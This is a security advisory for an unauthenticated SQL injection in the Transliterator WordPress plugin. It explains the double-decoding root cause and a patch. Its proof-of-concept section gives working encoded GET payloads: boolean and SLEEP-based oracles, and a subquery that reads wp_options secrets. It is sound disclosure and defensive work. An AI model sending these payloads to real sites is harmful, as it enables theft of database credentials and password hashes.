CVE-2026-39732: Unauthenticated SQL Injection in Transliterator WordPress Plugin
| CVE | CVE-2026-39732 |
| Plugin | Transliterator (serbian-transliteration) |
| Affected | <= 2.5.13 |
| Fixed in | 2.5.14 |
| Severity | CVSS 9.3 Critical |
| Attacker needs | no account |
| Advisory | Patchstack |
| PoC | Mor-Golan/CVE-2026-39732 |
Summary
I found an unauthenticated SQL injection in the Transliterator plugin (slug serbian-transliteration).
An anonymous visitor can inject attacker controlled SQL into WordPress core’s main posts query with a single HTTP GET to the public front page carrying a crafted ?name= value.
No account, nonce or capability is involved.
I confirmed this is an arbitrary database read and not a reflected echo.
Driving the injection as a boolean oracle, I reconstructed a secret planted in wp_options one character at a time, with no credentials and no cookie.
The same primitive reaches wp_users password hashes and any secret stored in the database.
Root cause
The plugin registers a sanitize_title filter whose callback calls rawurldecode() on the slug after WordPress core has already sanitised it.
Core’s sanitize_title_with_dashes() deliberately keeps percent escaped octets such as %27 as inert text.
The plugin decodes them back into raw bytes.
For the public name query variable, WordPress concatenates the resulting slug straight into WHERE wp_posts.post_name = '<value>', so a double percent encoded single quote (%2527 on the wire) becomes a raw ' that breaks out of the string literal.
classes/wordpress.php hooks force_permalink_to_latin onto sanitize_title at priority PHP_INT_MAX - 100.
That callback, at classes/mode.php:390, runs rawurldecode() before returning the value:
// classes/mode.php -- force_permalink_to_latin()
$permalink = rawurldecode($permalink);
return Transliteration_Controller::get()->cyr_to_lat_sanitize($permalink, $force);
The filter is registered on a default install because the option permalink-transliteration is yes both as the shipped default (classes/utilities.php:73) and as the unset fallback of get_rstr_option() (serbian-transliteration.php:400-412).
The rawurldecode() runs unconditionally, before any locale or character map logic, so a stock en_US install with any permalink structure is affected.
I verified attribution with the plugin deactivated.
The identical request then lands in the query as one harmless literal, post_name = 'wpbb%2dseed%2dpost%27%20and%20...', with no raw quote and an HTTP 404.
The raw quote appears only when the plugin’s sanitize_title filter is active, so the defect is the plugin’s and not core’s.
Proof of concept
I tested against a local lab at http://localhost:8080 running only this plugin on a default install.
The chain is easiest to see with plain permalinks, where ?name= is explicit.
Pretty permalinks reach the same name query variable through the post rewrite rule.
The value %2527 on the wire is %25 followed by 27.
WordPress decodes the query string once, yielding the text %27.
Core preserves that %27 octet.
The plugin’s rawurldecode() decodes it a second time into a raw '.
The encodings %2520 (space) and %2523 (#, a MySQL comment) ride the same double decode, so the injected tail is valid SQL.
As an anonymous visitor with no cookies, I sent two requests against the stock hello-world post that every default install ships.
They differ only in the injected predicate (1=1) versus (1=2):
GET /?name=hello%252Dworld%2527%2520and%2520%25281%253D1%2529%2523 HTTP/1.1
Host: localhost:8080

GET /?name=hello%252Dworld%2527%2520and%2520%25281%253D2%2529%2523 HTTP/1.1
Host: localhost:8080
The (1=1) request returns HTTP 200 because the post resolves.
The (1=2) request returns HTTP 404 because the post no longer matches.
This 200 versus 404 differential on an otherwise identical request is a boolean oracle over any subquery I write between the parentheses.


The server query log shows the predicate reaching the database outside the string literal, which confirms the quote is not escaped:
WHERE 1=1  AND wp_posts.post_name = 'hello-world' and (1=1)#' AND wp_posts.post_type = 'post'
WHERE 1=1  AND wp_posts.post_name = 'hello-world' and (1=2)#' AND wp_posts.post_type = 'post'
The anonymous request runs this query as user_id=0, attributed to WP_Query->get_posts.
I confirmed execution independently with a time based oracle.
These two requests differ only in the SLEEP argument:
GET /?name=hello%252Dworld%2527%2520and%2520sleep%25280%2529%2523 HTTP/1.1
Host: localhost:8080

GET /?name=hello%252Dworld%2527%2520and%2520sleep%25283%2529%2523 HTTP/1.1
Host: localhost:8080
Both return HTTP 404 because SLEEP() yields 0 and the slug stops matching, but sleep(3) responded in about three seconds against about 0.03 seconds for sleep(0).
A benign 404 cannot consume server time this way.
Finally I used the oracle to read data an anonymous visitor cannot otherwise reach.
I planted a non autoloaded wp_options row holding a test secret with no front end endpoint.
In a benign request the secret appears zero times in the response body.
Driving the oracle over select option_value from wp_options where option_name='wpbb_canary_option', one character at a time, I reconstructed the value exactly in 172 anonymous GET requests.
One such read request, a length probe anchored on hello-world, is:
GET /?name=hello%252Dworld%2527%2520and%2520%2528length%2528%2528select%2520option%255Fvalue%2520from%2520wp%255Foptions%2520where%2520option%255Fname%253D%2527wpbb%255Fcanary%255Foption%2527%2529%2529%253D22%2529%2523 HTTP/1.1
Host: localhost:8080
The predicate is TRUE (HTTP 200) when the length guess is correct and FALSE (HTTP 404) otherwise.
The full automated reader is in the PoC repo.
Impact
An anonymous visitor can read any value in the database one boolean at a time, and independently through a timing side channel.
I controlled the subquery between the injected parentheses, so the reachable data includes wp_options rows holding plugin API keys, SMTP credentials and integration tokens, and wp_users password hashes.
I demonstrated this concretely by recovering a planted secret that is not disclosed to an anonymous visitor through any front end endpoint.
The injection is a single SELECT on the read path with no stacked queries and no write.
Fix
Update to 2.5.14.
The defect is that the transliterated value is passed through rawurldecode() on the sanitize_title filter after core has already sanitised it.
Reapplying core’s slug sanitiser to the value, scoped to the sanitize_title filter so that the permalink filters which legitimately pass full URLs are unaffected, closes the path.
The patch I verified in the lab is:
--- a/serbian-transliteration/classes/mode.php
+++ b/serbian-transliteration/classes/mode.php
@@ -389,7 +389,24 @@
     {
         $permalink = rawurldecode($permalink);

-        return Transliteration_Controller::get()->cyr_to_lat_sanitize($permalink, $force);
+        $permalink = Transliteration_Controller::get()->cyr_to_lat_sanitize($permalink, $force);
+
+        // SECURITY (CWE-89): on the sanitize_title filter the value reaching this
+        // callback has ALREADY been through core's sanitize_title_with_dashes(), which
+        // deliberately preserves percent-escaped octets (%27, %20, ...) as inert text.
+        // The rawurldecode() above turns them back into raw bytes, and for the public
+        // `name` query var WP_Query concatenates the result straight into
+        //     WHERE wp_posts.post_name = '<value>'
+        // so a %2527 becomes a single quote that breaks out of the string literal
+        // (unauthenticated SQL injection). Re-apply core's slug sanitiser to the
+        // transliterated value so the decode can never reintroduce a character core
+        // removed. Scope it to the slug filter: the_permalink / permalink_manager pass
+        // full URLs, which must not be re-slugged.
+        if (current_filter() === 'sanitize_title') {
+            $permalink = sanitize_title_with_dashes($permalink);
+        }
+
+        return $permalink;
     }
With this applied, the (1=1) and (1=2) requests both return HTTP 404 and the predicate can no longer flip the result.
Timeline
- 2026-10-26: Found and validated in a local lab.
- 2026-10-30: CVE published.